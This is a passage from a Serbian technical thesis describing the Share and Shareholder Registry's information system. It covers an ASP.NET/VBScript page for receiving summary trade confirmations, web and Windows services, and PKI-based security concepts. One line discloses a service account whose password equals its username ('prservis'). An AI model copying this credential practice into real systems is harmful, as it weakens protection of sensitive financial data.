Korisnik bira vremenski period, poziva se odgovarajući Web servis i u gridu se prikazuju svi dokumenti koji su prethodno primljeni u izabranom periodu. Korisnik bira dokument uz opcionu napomenu. Opcijom „Prihvati“ poziva se Web servis koji u bazi formira odgovarajući zahtev.

Aplikacija za razmenu kontrolnih dokumenata prilikom trgovanja na Beogradskoj berzi (*BSEAgent*) je realizovana putem sledećih funkcija :

1. *Prijem zbirnih zaključnica*
U toku trgovačkog dana na Beogradskoj berzi, više akcionara jednog emitenta može da proda ili kupi više paketa akcija i to preko više berzanskih posrednika. Za jednog emitenta i jednog brokera, Beogradsaka berza izdaje zbirnu zaključnicu, u kojoj se daju zbirni rezulatati trgovanja.

U narednom delu teksta će biti dat izgled XML koda u aplikaciji *BSEAgent* koji definiše funkciju *Prijem zbirnih zaključnica* :

```
<%@ Register TagPrefix="uc1" TagName="Sadrzaj" Src="Sadrzaj.ascx" %>
<%@ Page language="c#" Codebehind="Prijem.aspx.cs" AutoEventWireup="false"
Inherits="BSEAgent.Prijem" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<HTML>
      <HEAD>
            <title>Пријем</title>
            <META http-equiv="Content-Type" content="text/html;
charset=unicode">
            <meta content="Microsoft Visual Studio 7.0" name="GENERATOR">
            <meta content="C#" name="CODE_LANGUAGE">
            <meta content="JavaScript" name="vs_defaultClientScript">
            <meta content="http://schemas.microsoft.com/intellisense/ie5"
name="vs_targetSchema">
            <script language="javascript" src="JSFormatic.js"></script>
            <script language="javascript">
<!--
//validacija datuma
function TBDo(){
```

```
   var ss = new String(document.Form1.tbDo.value);
   document.Form1.tbDo.value=jestedatum (ss) ;
}
function TBOd(){
   var ss = new String(document.Form1.tbOd.value);
   document.Form1.tbOd.value=jestedatum (ss) ;
}
//-->
            </script>
            <script language="vbscript" id="clientEventHandlersVBS">
<!--
Public Sub bPreuzmi_onclick
'smestanje iz grida selektovanog sadrzaja na izabranu putanju
Form1.lGreska.Value=""
dim putanja,sadrzaj,gres,potpis
dim rez
if Form1.tPutanja.value="" then
      Form1.lGreska.Value="Морате изабрати локацију на којој желите да
сместите документ!"
      Form1.submit
else
      putanja=Form1.tPutanja.value
      if Form1.hSadrzaj.value="" then
            Form1.lGreska.Value="Морате изабрати документ!"
            Form1.submit
      else
            sadrzaj=Form1.hSadrzaj.value

      rez=DocSign.SacuvajXMLIVratiPotpis(putanja,sadrzaj,potpis,gres)

            if rez=false then
                  'Ukoliko dodje do greske
                  Form1.hPoruka.value=gres
                  Form1.lGreska.value=gres
            else
                  Form1.hSadrzaj.value=sadrzaj
                  Form1.hPotpis.value=potpis
                  Form1.hPreuzimanje.Value="Click"
                  Form1.hPoruka.Value=""
            'Slanje forme (strane) na server radi dalje obrade i poziva
Web-service-a:
            end if
      end if
      Form1.submit
end if
End Sub

-->
            </script>
      </HEAD>
      <body MS_POSITIONING="GridLayout">
            <OBJECT id="DocSign" classid="clsid:23D5AF38-5BAA-4B5F-97FB-
B2B178201315">
            </OBJECT>
            <form id="Form1" method="post" runat="server">
                  <DIV style="Z-INDEX: 116; LEFT: 8px; WIDTH: 897px;
POSITION: absolute; TOP: 12px; HEIGHT: 473px" ms_positioning="FlowLayout">
                        <DIV style="WIDTH: 884px; POSITION: relative;
HEIGHT: 471px" ms_positioning="GridLayout"><asp:label id="Label2"
style="Z-INDEX: 119; LEFT: 192px; POSITION: absolute; TOP: 116px"
```

```
runat="server">Од</asp:label><asp:textbox id="tbOd" style="Z-INDEX: 119;
LEFT: 219px; POSITION: absolute; TOP: 113px" runat="server"
Width="75px"></asp:textbox><asp:label id="Label3" style="Z-INDEX: 119;
LEFT: 302px; POSITION: absolute; TOP: 115px"
runat="server">до</asp:label><asp:textbox id="tbDo" style="Z-INDEX: 119;
LEFT: 326px; POSITION: absolute; TOP: 111px" runat="server"
Width="75px"></asp:textbox><asp:button id="bPrikazi" style="Z-INDEX: 119;
LEFT: 414px; POSITION: absolute; TOP: 111px" runat="server"
Text="Прикажи"></asp:button><INPUT id="lGreska" style="DISPLAY: inline;
FONT-WEIGHT: bold; FONT-SIZE: 16px; Z-INDEX: 119; BORDER-LEFT-COLOR:
white; LEFT: 194px; BORDER-BOTTOM-COLOR: white; OVERFLOW: visible; WIDTH:
477px; COLOR: cornflowerblue; BORDER-TOP-STYLE: none; BORDER-TOP-COLOR:
white; FONT-STYLE: italic; FONT-FAMILY: Gautami; BORDER-RIGHT-STYLE: none;
BORDER-LEFT-STYLE: none; POSITION: absolute; TOP: 77px; HEIGHT: 28px;
BORDER-RIGHT-COLOR: white; BORDER-BOTTOM-STYLE: none" type="text"
maxLength="0" size="74" name="lGreska" runat="server">
                              <DIV id="dNalozi" style="Z-INDEX: 119; LEFT:
192px; WIDTH: 401px; POSITION: absolute; TOP: 154px; HEIGHT: 317px"
runat="server" ms_positioning="FlowLayout"><asp:label id="Label1"
runat="server" Visible="False">Збирни налози</asp:label><asp:datagrid
id="dgZNalozi" runat="server" Width="376px" AllowPaging="True"
AutoGenerateColumns="False">
                                          <SelectedItemStyle Font-
Bold="True" ForeColor="White" BackColor="CadetBlue"></SelectedItemStyle>
                                          <HeaderStyle Font-Bold="True"
ForeColor="Navy" BackColor="#99CCCC"></HeaderStyle>
                                          <Columns>
                                                <asp:BoundColumn
Visible="False" DataField="id_dokument"></asp:BoundColumn>
                                                <asp:BoundColumn
DataField="Oznaka" HeaderText="Ознака документа"></asp:BoundColumn>
                                                <asp:BoundColumn
DataField="Preuzeto" HeaderText="Број преузимања"></asp:BoundColumn>
                                                <asp:ButtonColumn
Text="Изабери" CommandName="Select">
                                                      <ItemStyle
HorizontalAlign="Center" VerticalAlign="Middle"></ItemStyle>
                                                </asp:ButtonColumn>
                                          </Columns>
                                          <PagerStyle
Mode="NumericPages"></PagerStyle>
                                 </asp:datagrid><INPUT id="tPutanja"
style="WIDTH: 296px; HEIGHT: 22px" type="file" size="30" name="tPutanja">
                                 <INPUT id="bPreuzmi" type="button"
value="Преузми">></DIV>
                              <INPUT id="hIdDok" style="Z-INDEX: 117;
LEFT: 711px; POSITION: absolute; TOP: 76px" type="hidden" name="hIdDok"
runat="server"><INPUT id="hSadrzaj" style="Z-INDEX: 117; LEFT: 712px;
POSITION: absolute; TOP: 101px" type="hidden" name="hSadrzaj"
runat="server"><INPUT id="hPotpis" style="Z-INDEX: 117; LEFT: 712px;
POSITION: absolute; TOP: 127px" type="hidden" name="hPotpis"
runat="server"><INPUT id="hPoruka" style="Z-INDEX: 117; LEFT: 712px;
POSITION: absolute; TOP: 152px" type="hidden" name="hPoruka"
runat="server"><INPUT id="hPreuzimanje" style="Z-INDEX: 117; LEFT: 711px;
POSITION: absolute; TOP: 178px" type="hidden" name="hPreuzimanje"
runat="server"><uc1:sadrzaj id="Sadrzaj1"
runat="server"></uc1:sadrzaj></DIV>
                  </DIV>
                  <SCRIPT language="vbscript">
<!--
```

```
Pocetak
Sub Pocetak
            'Ova procedura se izvrsava pri svakom renderovanju strane kod
klijnta
            'MsgBox(Form1.lGreska.Value)
      if Form1.lGreska.Value="OK" then
            Form1.lGreska.Value="Документ је успешно преузет."

      end if
      if Form1.lGreska.Value="NOK" then
            Form1.lGreska.Value="Нема ниједног збирног налога за
преузимање."
      end if
      if Form1.lGreska.Value="SNOK" then
            Form1.lGreska.Value="Документ је празан, немате шта да
преумете!"
      end if
End Sub

-->
                  </SCRIPT>
            </form>
      </body>
</HTML>
```

2. *Slanje zbirnih naloga*

Berzanski posrednik u svojim prostorijama prikuplja naloge za prodaju akcija od akcionara kao i naloge za kupovinu akcija od strane potencijalnih kupaca akcija. Tako prikupljene podatke elektronski obrađuje i formira zbirni nalog za trgovinu koji prosleđuje Registru akcija i akcionara.

Aplikacija za nadzor komunikacionog sistema (*PRAgent*) koristi sledeće funkcije:

1. *Obrada zahteva za ponovno preuzimanje podataka*

Postoji mogućnost da se dogode smetnje na komunikacionim linijama, te da dođe do neispravnog prijema dokumenata. Neispravan prijem se može manifestovati na više načina od kojih je najčešći nečitljivost poslatog dokumenta. Tada se preuzimanje podataka mora ponoviti, što klijent eksplicitno zahteva, a u informacionom sistemu Registra se vrši obrada poslatog zahteva.

2. *Slanje dokumenata na ponovnu obradu*

Prilikom obrade podataka kod berzanskog posrednika ili ređe na berzi, može doći do greške prilikom elektronske obrade podataka. Obrađeni fajl se pošalje Registru gde se izvrši nova obrada podataka, i u skladu sa tom obradom izvrše odgovarajuće promene u bazi podataka.

Ukoliko se od strane korisnika uoči greška u poslatom fajlu, neophodno je slanje novog fajla, sa korigovanim greškama, nikako pojedinačnih podataka za ispravku, kako bi se izvršila ponovna obrada podataka. Tako poslat dokument se posebno označava, kako bi sistem ustanovio da se radi o poslatom korigovanom fajlu nakon greške. U bazi se tada uradi *roll-back* procedura i iznova se vrši obrada poslatog dokumenta.

3.3.3 WEB SERVISI

Razvojem Internet tehnologija dolazi do pojave Web servisa. Web servisi omogućavaju zadovoljenje koncepta rada aplikacije u distribuiranom mrežnom okruženju. Uočena je potreba da se pojedine procedure i funkcije izvršavaju u mrežnom okruženju, pri čemu se uzimaju u obzir svi učesnici u komunikaciji. Takođe je neophodno ispuniti uslov da se rezultati izvršavanja distribuiraju zainteresovanim učesnicima.

Kao što je već napomenuto, za potrebe komunikacije Registra sa okruženjem razvijene su Web aplikacije, opisane u prethodnom poglavlju. Web servisi čine integralni deo Web aplikacija i zaduženi su za specifične projektom definisane zadatke.

U toku razvoja komunikacionih modula, razvijeno je više Web servisa od kojih je neophodno kao najbitnije pomenuti sledeće :
- Web servis *Formater* : ima ulogu da prevodi format podataka koji se koristi kod klijenta ili u samom Registru u XML format putem koga se komunicira sa ostalim učesnicima u komunikaciji,
- Web servis *DataTransfer* : omogućava protok podataka, putem hardverske komunikacione opreme, do željene destinacije,
- Web servis *WSPodaci* : proverava poslate podatke i to kako u smislu ispravnosti formata podataka tako i u pogledu nenarušivosti integriteta podataka,
- Web servis *Autor* : proverava identitet učesnika u komunikaciji.

Web servisi se moraju instalirati na server. Prilikom instalacije najpre su iskopiraju sami Web servisi na server, a zatim se moraju podesiti sledeće Web.config stavke :
- Web servis *DataTransfer* :
    - PRFileStore - lokacija na kojoj se čuvaju dokumenti za razmenu,
    - template - lokacija na kojoj se čuva template dokument,
    - thumb - potpis serverskog sertifikata,
- Web servis *WSPodaci* :
    - konekcija - konekcija za pristup bazi
- Web servis *Autor* :
    - konekcija - autentifikacija na konekciju za pristup bazi

Naročito je važno skrenuti pažnju na Web servis pod nazivom *oslusniFoldere* koji proverava sadržaj odgovarajućih foldera (BrokerPotvrde i Berza\Nalozi). Ukoliko u folderu pronađe fajl, modifikuje ga, prevodi u definisani XML format, upisuje u bazu podataka, a zatim ga briše sa diska.

3.3.4 WINDOWS SERVISI

U periodu pre razvoja Web aplikacija i Web servisa, windows servisi su imali ključnu ulogu u implementaciji windows aplikacija. Pojavom Web aplikacija i Web servisa, windows servisi bivaju potisnuti u drugi plan. Iako ih mnogi smatraju recidivima prošlosti, windows servisi se i dalje koriste, najčešće sa opravdanim razlogom, jer je njihova uloga u pojedinim segmentima programiranja nezamenljiva.

Prilikom razvoja komunikacionog sistema registra razvijeno je više windows servisa, od kojih kao najbitniji treba izdvojiti *WinServiceSetup.msi*. Pomenuti servis služi za podešavanje parametara Windows 2000 operativnog sistema kako bi se na njemu mogli izvršavati ostali Windows servisi. Servis se instalira na radnu stanicu, kako bi računar mogao uspešno da komunicira sa svojim serverom u cilju obezbeđenja komunikacije Registra sa okruženjem.

Iz izloženog sledi da se prilikom instalacije windows servisa na radnoj stanici, prevashodno instalira servis *WinServiceSetup.msi*.

Nakon instalacije opisanog servisa, pristupa se podešavanju app.config segmenta i to :

- *Konekcija* - konekcija za pristup bazi,
- *PRFileStore* - lokacija na kojoj se čuvaju dokumenti za razmenu,
- *TimeM.Interval* - interval u kome se startuje servis.

Potom sledi podešavanje windows servisa koji se pokreće pod account-om koji ima pravo pristupa SQL Serveru. Na samom SQL Serveru su definisani korisnički računi sa određenim privilegijama i pravima pristupa resursima samog SQL Servera. Nakon toga se aktivira i windows servis koji ima svoju log funkciju. Servis je podešen da se startuje u intervalu od 1 minuta, mada se interval može menjati prema potrebi.

Iz razloga definisanja prava pristupa SQL Server-u neophodno je podići odgovarajuće windows servise. U tu svrhu se aktivira user prservis (password : prservis) koji prihvata korisničke račune samog SQL Server-a i implementira ih u sigurnosni sistem operativnog sistema. Koordinacija sigurnosnih sistema SQL Server-a i Windows opeartivnog sistema je od presudne važnosti za celokupnu sigurnost pristupa podacima.

Imajući u vidu činjenicu da komunikacioni deo aplikacije prati stanje u određenim folderima neophodno je u tom smislu definisati odgovarajuće windows servise. Ovde se pre svega misli na preuzimanje fajlova iz za to definisanih foldera. To se vrši primenom data servisa WSPDownload kao i smeštanje obrađenih fajlova u propisane foldere primenom data servisa WSPUpload.

Data servis je realizovan u tehnologiji .NET windows servisa. Servis nadgleda foldere berze i brokera i ako u njima pronađe fajlove dokumenta, reformatira ih po potrebi i upisuje u bazu podataka. Folderi berze i brokera su deljeni resursi između aplikacije postojećeg sistema Registra akcija i akcionara i komunikacionog servisa. Postojeća aplikacija smešta svoje izlazne dokumente u ove foldere.

3.4 FUNKCIJE INFORMACIONOG SISTEMA

U narednom poglavlju će biti predstavljen pojednostavljeni prikaz osnovnih funkcija informacionog sistema Registra akcija i akcionara. Funkcije se, prema svojoj nameni, mogu podeliti u tri osnovne grupe i to :

- Sistemske funkcije,
- Funkcije za čuvanje i obradu podataka,
- Komunikacione funkcije.

Opis funkcija je već detaljno dat u prethodnom delu teksta. Naredno izlaganje predstavlja ne samo rezime rečenog već predstavlja analizu sistema sa stanovišta funkcionalnosti.

3.4.1 SISTEMSKE FUNKCIJE

Funkcionisanje operativnog sistema računara predstavlja neophodan uslov za rad samog informacionog sistema. Operativni sistem, preko implementiranih servisa, obavlja niz sistemskih funkcija bez kojih informacioni sistem Registra akcija i akcionara ne bi mogao da funkcioniše. Pod sistemskim funkcijama se podrazumevaju funkcije koje održavaju rad operativnog sistema računara : sistema servera i radnih stanica. Sistem switch-eva spada u komunikacionu opremu, ali su njegove dodirne tačke sa serverskim sistemom mnogobrojne. Iz navedenih razloga, nije moguće povući jasnu liniju razgraničenja između sistemskih i komunikacionih funkcija.

Sistemske funkcije su predefinisane za Windows 2003 Server operativni sistem, koji je instaliran kako na *PDC* i *BDC* serveru tako i na data serveru. Svakako treba uzeti u obzir i sisteme na radnim stanicama na kojima je instaliran Windows XP operativni sistem. Prilikom implementacije sistemskih funkcija, vođeno je računa o svih sedam nivoa *OSI* modela operativnog sistema.

Funkcionianje sistemskih funkcija nadzire i održava administrator sistema, tj. posebno za to zaduženo lice. Administrator sistema je lice od posebnog poverenja i sa specifičnim znanjima iz oblasti administriranja sistema.

3.4.2 FUNKCIJE ZA ČUVANJE I OBRADU PODATAKA

Čuvanje i obrada podataka predstavljaju ključnu funkciju sistema. U tu svrhu je projektovana i realizovana specifična baza podataka u alatu SQL Server 2000. U bazi podataka se čuvaju i obrađuju svi relevantni podaci Registra akcija i akcionara. Baza podataka predstavlja trajan dokument o procesu privatizacije u Srbiji, kao i zbirku nespornih činjenica o vlasništvu pojedinačnih akcionara nad akcijama.

Funkcije za čuvanje i obradu podataka su realizovane delom u samoj bazi podataka, a delom u aplikativnim modulima i servisima. Težilo se da se maksimalno iskoriste mogućnosti same baze u pogledu održanja konzistentnosti podataka. Tek nakon iscrpljivanja pomenutih mogućnosti u alatu SQL Server 2000 pristupilo se korišćenju mogućnosti aplikacije C# programskog koda ili XML koda.

Sve preduzete aktivnosti koje se čine radi funkcionisanja sistema služe upravo funkciji čuvanja i obrade podataka. Čitav sistem je u suštini i ustanovljen radi tih podataka. Podaci se čuvaju u relacionoj bazi podataka koji su međusobno povezani vođeni logikom odnosa podataka koji važe u realnim uslovima.

3.4.3 KOMUNIKACIONE FUNKCIJE

Komunikacione funkcije, detaljno opisane u prethodnom delu teksta, su od velikog značaja za funkcionisanje sistema. Izolovane radne stanice zapravo i ne bi predstavljale sistem, već prost zbir nazavisnih podataka i aktivnosti. Lako je zaključiti da bi takav „sistem“ bio potpuno neupotrebljiv i beskoristan za vođenje baze podataka Registra akcija i akcionara.

Neophodnost komunikacije unutar *LAN* mreže je očigledna, jer se bez nje ne bi mogle odvijati ni elementarne funkcije sistema. Naročito je važna kontinuirana razmena podataka sa učesnicima finansijskog tržišta, što predstavlja imperativ u razvoju savremenih finansijskih tržišta. Uvođenjem kvalitetnih komunikacionih resursa prema berzi i berzanskim posrednicima dostignut je standard kontinuiranog trgovanja na finansijskoj berzi. Na opisani način finansijsko tržište u Srbiji se znatno približilo svetskim i evropskim standardima trgovanja hartijama od vrednosti.

GLAVA 4

BEZBEDNOSNE KARAKTERISTIKE INFORMACIONOG SISTEMA

Uzimajući u obzir značaj informacionog sistema Registra akcija i akcionara, kao imperativ se nameće neophodnost zaštite podataka koji se u njemu čuvaju i obrađuju. Zaštiti distribuirani informacioni sistem ne predstavlja ni malo lak zadatak. Iz tih razloga, na zaštiti sistema Registra akcija i akcionara, angažovani su vrhunski stručnjaci iz oblasti zaštite u našoj zemlji.


Samom projektovanju koncepta zaštite se pristupilo sa velikom pažnjom, pri čemu je izvršena detaljna analiza samog sistema u svim predviđenim režimima njegovog rada. Nakon završenog projekta pristupilo se implementaciji sistema bezbednosti. Po završenoj implementaciji izvršeno je testiranje instaliranih funkcija, čime je potvrđen visok nivo zaštite informacionog sistema.

Imajući u vidu činjenicu da bezbednost informacionog sistema i zaštita podataka predstavljaju centralnu temu ovog rada, ovom poglavlju će biti poklonjena naročita pažnja. U narednom delu teksta biće detaljno opisan sistem bezbednosti kojim je zaštićen informacioni sistem Registra akcija i akcionara.

4.1 OSNOVNI POSTULATI BEZBEDNOSTI SISTEMA

Savremene računarske mreže, kao što je i mreža Registra akcija i akcionara, u najvećoj meri se zasnivaju na Internet tehnologijama i odgovarajućim mrežnim protokolima. Mrežni protokoli predstavljaju skup pravila koja poštuju entiteti - učesnici u komunikaciji putem računarske mreže. U praksi se koristi više različitih protokola, u zavisnosti od operativnog sistema koji se koristi. Za vreme upotrebe Novell operativnog sistema, osnovni protokol koji je korišćen bio je *IPX/SPX* protokol. Uvođenjem *Microsoft*-ovih operativnih sistema, dominantu ulogu preuzima *TCP/IP* protokol. Neophodno je napomenuti da je *Microsoft*, razvojem Windows NT 4.0 operativnog sistema, dopustio alternativnu upotrebu više protokola.


TCP/IP protkol se zasniva na *OSI* komunikcionom modelu koji podrazumeva obradu podataka na sedam nivoa, kako je to prikazano na sledećoj slici :



Slika 4.1 Grafički prikaz sedam nivoa *OSI* referentnog modela

Posmatrajući problem bezbednosti sa stanovišta činjenice da se Internet/Intranet komunikacija odvija putem *TCP/IP* protokola, očigledno je da korišćeni protokol sam po sebi ne obezbeđuje dovoljan nivo zaštite. *TCP/IP* protokol nije projektovan da zadovolji zahteve za zaštitom informacija, već da omogući što efikasniju komunikaciju između računarskih resursa.

Na sledećoj slici je prikazan izgled panela za podešavanje *TCP/IP* parametara :



Slika 4.2 Izgled panela za podešavanje *TCP/IP* parametara

Takođe je neophodno konstatovati da je Internet mreža sa komutacijom paketa, u kojoj se jednostavno pristupa paketima informacija koje se prenose kroz mrežu. Na osnovu izloženog sledi da je relaltivno lako moguće presretanje komunikacijskih paketa, kao i njihovo fabrikovanje i neovlašćena izmena.

Radi rešavanja navedenih problema, uporedo sa razvojem tehnologije računarskih mreža, razvijaju se i specijalizovani softverski i hardverski sistemi zaštite. Danas u svetu postoji veliki broj proizvođača tehnološki kvalitetnih proizvoda za različite nivoe zaštite savremenih mreža. U ove proizvode su, između ostalog, ugrađeni javni standardni kriptografski algoritmi. Iako pomenuti proizvodi, nesumnjivo, predstavljaju veoma kvalitetna rešenja sa stanovišta tehnologije realizacije, njihova primena u *TCP/IP* računarskim mrežama sa bezbednosno osetljivim podacima, nije pouzdana. Osnovni razlog je nepostojanje potpune sigurnosti u kriptografski kvalitet ovih rešenja, budući da se ne mogu verifikovati na nivou izvornog koda, koji se ne isporučuje od strane proizvođača.

Prilikom projektovanja sistema bezbednosti Registra akcija i akcionara poštovana su četiri osnovna postulata bezbednosti :

- Zaštita tajnosti transakcija, odnosno razmenjenih podataka,
- Verifikacija autentičnosti strana u komunikaciji,
- Zaštita integriteta podataka koji se razmenjuju u sistemu,
- Neporecivost izvršenih transakcija.

Navedene funkcije su realizovane primenom *PKI* sistema, što podrazumeva primenu tehnologije digitalnih sertifikata i digitalnog potpisa. Digitalni sertifikati su detaljnije opisani u Appendix-u E, dok je digitalni potpis detaljnije opisan u Appendix-u A.

4.1.1 TEORIJSKE OSNOVE ZAŠTITE INFORMACIONIH SISTEMA

Postoje dve osnovne vrste šifarskih sistema i to :

- simetrični šifarski sistemi i
- asimetrični šifarski sistemi.

Simetrični šifarski sistemi podrazumevaju da se šifrovanje i dešifrovanje obavljaju jednim ključem. Asimetrični šifarski sistemi polaze od pretpostavke da se šifrovanje obavlja jednim ključem, dok se dešifrovanje obavlja drugim, odgovarajućim, ključem. U tu svrhu su razvijeni i specijalizovani algoritmi, i to kako za simetrične, tako i za asimetrične šifarske sisteme.

Istorijski posmatrano, prvi su nastali simetrični šifarski sistemi, koji omogućavaju šifrovanje podataka sa sasvim zadovoljavajućim nivoom sigurnosti. Problem se

pojavio pojavom distibuiranih računarskih sistema, kada je bilo neophodno da svaki učesnik razmeni ključ za šifrovanje sa svakim od učesnika u komunikaciji. Ukoliko u komunikaciji učestvuje *n* učesnika, neophodno je da svako sa svakim razmeni svoj ključ za šifrovanje, što znači da postoje dva slanja ključa po jednom paru učesnika u komunikaciji. To ukupno podrazumeva broj razmena ključeva koji se izračunava na sledeći način [34] :

$$\binom{n}{2} = \frac{n(n-1)}{2}$$

Očigledno je da broj razmena rapidno raste sa povećanjem broja učesnika, što znatno otežava sigurnosnu razmenu ključeva. Iz pomenutih razloga, došlo je do razvoja asimetričnih šifarskih sistema u kojima se podrazumeva publikovanje javnog ključa te nije potrebno da učesnici međusobno razmenjuju svoje ključeve za šifrovanje, odnosno dešifrovanje.

Savremena zaštita informacionih sistema se bazira na primeni *PKI* sistema. Nakon detaljnih analiza postavljenih projektnih zahteva došlo se do zaključka da je *PKI* sistem zaštite optimalno rešenje imajući u vidu da je u Registru akcija i akcionara primenjeno distribuirano mrežno rešenje implementacijom višeslojne Web aplikacije.

Sistem zaštite sa javnim ključevima se bazira na činjenici egzistiranja dva ključa koji čine jedinstveni par. Jedan od ključeva je javan i publikuje se tako da je dostupan svim zainteresovanim učesnicima u komunikaciji. Drugi ključ je poznat isključivo vlasniku ključa i naziva se tajnim ključem. Tajni ključ se najčešće koristi za digitalno potpisivanje šifrovanih podataka. Primalac poruke može javnim ključem verifikovati digitalni potpis i na taj način utvrditi autentičnost potpisnika. Uzmajući u obzir činjenicu o neophodnosti komuniciranja sa ostalim entitetima na finansijskom tržištu, sistem zaštite sa javnim ključevima dobija svoje puno opravdanje. Infrastruktura sa javnim ključevima se bazira na kombinovanoj primeni asimetričnih i simetričnih šifarskih sistema.

Imajući na umu karakteristike simetričnih i asimetričnih šifarskih sistema, kao i osnovne postulate bezbednosti sistema može se konstatovati sledeće :

- Zaštita tajnosti podataka se postiže primenom simetričnih šifarskih sistema,
- Autentičnost se obezbeđuje asimetričnim šifarskim sistemima,
- Integritet podataka se takođe realizuje primenom asimetričnih šifarskih sistema,
- Neporecivost transakcija se ostvaruje putem asimetričnih šifarskih sistema,

Iz navedenog sledi zaključak da se za primenu *PKI* sistema koriste oba kriptografska sistema.

Ukoliko se vrši poređenje *PKI* sistema zaštite i klasičnih sistema zaštite uočava se više prednosti *PKI* sistema u distribuiranim informacionim sistemima, kao što je u ovom slučaju informacioni sistem Registra akcija i akcionara :

1. Podrška različitim politikama rada PKI sistema

Pre projektovanja i implementacije sistema bezbednosti, neophodno je ustanoviti bezbednosnu politiku sistema. Politika postavlja osnovne koncepte bezbednosti i sastoji se iz dva osnovna dokumenta : Politika Sertifikacije - *CP* i Praktična pravila sertifikacije - *CPS*. *PKI* sistem omogućava primenu različitih bezbednosnih politika, od kojih zavisi format digitalnih sertifikata, kao i ekstenzije koje se koriste u digitalnim sertifikatima. Bezbednosna politika se konfiguriše primenom editora bezbednosne politike (Security Policy Editor).

2. Bezbednost sistema

Centralni deo *PKI* sistema predstavlja Sertifikaciono telo - *CA*, čiji je cilj da kontroliše sve digitalne sertifikate i kriptografske ključeve. Zaštita samog *CA* predstavlja jedan od najvažnijih zadataka, što znači da se za samo *CA* mora obezbediti najviši nivo bezbednosti. Ukoliko bi došlo do kompromitovanja *CA*, odnosno tajnog ključa asimetričnog šifarskog sistema *CA*, došlo bi do kompromitacije celokupnog *PKI* sistema.

3. Skalabilnost

PKI sistemi su skalabilno dizajnirani tako da mogu naći svoju primenu od malih kofiguracija, koje mogu raditi samo na jednom računaru pa sve do velikih instalacija sistema. *PKI* sistem podržava jednostavno proširenje sistema dodavanjem pojedinih modula bez prekida rada u sistemu.

4. Fleksibilnost

Fleksibilnost *PKI* sistema podrazumeva da sistem mora ispuniti sledeće zahteve:

- Podrška različitim mehanizmima razmene *PKI* parametara,
- Podršku različitim bezbednosnim modulima, malim hardverskim modulima (tokenima), smart karticama, kao i *HSM* uređajima,
- Podrška različitim kriptografskim algoritmima, kako javnim, tako i tajnim,
- Ustanovljavanje višestrukih sistema publikacije izdatih i povučeni digitalnih sertifikata koji podrazumevaju različite eksterne direktorijumske servise (*LDAP* i *X.500*) kao i publikaciju na hard disku servera,
- Omogućavanje provere validnosti sertifikata putem objavljivanja liste povučenih sertifikata *CRL*,
- Podrška složenim *PKI* hijerarhijskim sistemima, kao i unakrsnoj sertifikaciji sa drugim sertifikacionim telima,

- Podrška višestrukih ključeva i sertifikata po jednom korisniku, što znači da se koristi jedan par ključeva za digitalno potpisivanje, a drugi za šifrovanje podataka u okviru digitalne anvelope,
- Fleksibilnost procesa autorizacije, što podrazumeva da zahtev za izdavanjem sertifikata može biti autorizovan od strane jedne ili više ovlašćenih osoba,
- Postojanje mogućnost automatske obrade zahteva za izdavanjem sertifikata.

5. Jednostavnost korišćenja

PKI sistem je projektovan tako da je relativno jednostavan za korišćenje. Obuka je krajnje pojednostavljena i kratkotrajna za svaki tip korisnika, pa se na taj način mogućnost nastanka problema svodi na najmanju moguću meru.

6. Otvorenost sistema

Interoperabilnost sa drugim *CA* se mora unapred predvideti, što se postiže korišćenjem X.509v3 otvorenog standarda za digitalni sertifikat. Detaljniji opis je dat u Appendix-u E.

U narednom delu teksta su, u kratkim crtama, navedene osnovne komponente *PKI* sistema :

- Politika sertifikacije - *CP* (predstavlja osnovni dokument rada *PKI* sistema),
- Praktična pravila sertifikacije - *CPS* (dokument koji bliže definiše način sprovođenja politike sertifikacije),
- Sertifikaciono telo - *CA* (predstavlja centralni segment *PKI* sistema, koji generiše i upravlja digitalnim sertifikatima i kriptografskim ključevima),
- Registraciono telo - *RA* koje može, a i ne mora postojati u *PKI* sistemu (osnovna namena *RA* je da preuzme deo poslova *CA* vezan za upravljenje digitalnim sertifikatima),
- Sistemi za distribuciju digitalnih sertifikata (predstavljaju hardversku i softversku infrastrukturu putem koje se digitalni sertifikati dostavljaju korisnicima),
- *PKI* aplikacije (softverski alati koji omogućavaju izvršavanje funkcija *PKI* sistema).

4.1.2 KONCEPT ZAŠTITE SISTEMA REGISTRA AKCIJA I AKCIONARA

Pre pristupanja odabiru i samoj realizaciji koncepta zaštite sistema Registra akcija i akcionara izvršena je analiza mogućih mehanizama zaštite. Anlizirano je više mogućih koncepata koje je moguće primeniti u cilju bezbednog funkcionisanja informacionog sistema Registra.

Nakon podrobne analize zaključeno je da sistem zaštite Registra treba da se zasniva na sledećim osnovnim postavkama :

- Višeslojna kriptografska zaštita podataka na aplikativnom, transportnom i mrežnon nivou *ISO/OSI* referentnog modela primenom asimetričnih i simetričnih šifarskih sistema,
